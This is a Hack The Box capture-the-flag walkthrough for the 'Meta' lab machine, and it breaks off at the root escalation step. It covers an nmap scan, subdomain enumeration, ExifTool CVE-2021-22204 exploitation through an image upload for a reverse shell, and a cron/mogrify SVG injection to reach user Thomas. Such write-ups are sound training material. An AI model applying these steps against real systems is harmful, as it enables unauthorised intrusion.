Meta Hack The Box

Linux Medium


Rem01x

Rem01x  Online

1. Enumeration

Let’s Start With An Nmap Scan

Sudo nmap -sC -sV -sS -O -A -oN nmap/scanned.txt –min-rate=1000 $IP




As We Can Clearly See The Nmap Scan Has Finished And Got The Two Ports


* SSH Is Open On Port 22
* HTTP Is Open On Port 80

We Can Clearly Noticed That Port 80 Redirect Us To The Domain artcorb.htb So Let’s Add This Domain To Out /etc/hosts File

# Sudo Vim /etc/hosts



Perfect Just Like This Lets Go And Check The Website Now




Nothing Interested In There Not More Than A Static Website With No Functionalities

2)Subdomain Enumeration


After Getting Our First Domain From Nmap That Is Maybe An Identification That Their Maybe Another Subdomain For That Domain

So Lets Start Enumerating The Subdomains With Gobuster

# gobuster vhost –url <http://artcorp.htb/> -w $LIST -t 50 –append-domain



Perfect We Got Another Subdomain So Let’s Put It In The /etc/hosts and Navigate To The Website




Okay We Got This Website with An Upload Image Functionality

So, Lets Try to Upload Normal Image and See What Will Happen




It Seems That The Website Is Extracting The Metadata With exiftool So I Get To Search For exiftool Exploit That Will Help Us




After Spending Some Time Searching If Found That The Application Is Vulnerable To CVE-2021-22204 Which Is ExifTool Arbitrary Code Execution (Link Will Be With The Recourses Down Below)

3)Gaining Access As www-data


# python3 exploit-CVE-2021-22204.py -s $IP $PORT



And We Got A File Called image.jpg So Let’s Try To Upload It On The Website But First Let’s Start Our Listener



Okay Let’s Upload The image.jpg Now




Now Let’s Go And See Our Listener



Perfect We Are Now www-data On The System

4)Shell Stabilization


# Python3 -c ‘import pty;pty.spawn(“/bin/bash”)’



# ctrl+z stty raw -echo;fg



# export TERM=xterm



Perfect Now We Got Full Functional Shell

5)Shell As Thomas


We Have Now To Ways To Priv Esc

* Priv Esc Via linpeas
* Priv Esc Via pspy64

Let’s Navigate To The /tmp Folder And Get linpeas Tool


First Let’s Start A Python3 Http Server On The Attacker Machine

# python3 -m http.server 80




Now Let’s Transfer linpeas To The Victim Machine Via wget

# wget <http://$IP/linpeas.sh>



Now Let’s Change The File Permission To Be Executable

# chmod +x linpeas.sh



Perfect Now Let’s Run linpeas



Linpeas Had Finished But Didn’t Return Any Useful Information

So Let’s Do The Same Steps But This Time Let’s Get pspy64




Perfect Now Let’s Run pspy64




Let’s Go We Found a Cron executing convert\_images.sh with the privilege of Thomas user with a mogrify process


Let’s search for mogrify privilege escalation




After Spending Some Time in Searching I found the poc.svg exploit so I decided to get the poc.svg and inject a malicious code in it



Now let’s create a file with a reverse shell



Perfect now we must transfer the file to the victim machine via wget



Now let’s copy that file to /convert\_images file but first let’s open our listener to get a reverse shell






Perfect Now Everything Is Ready To Go Let’s Wait till the cron execute and give us a shell as Thomas



Amazing Work We Got Shell As Thomas Now Let’s Reveal Our Flag



Nice Work !!

6)Shell As Root

Now Let’s Start Our Privilege Escalation

First

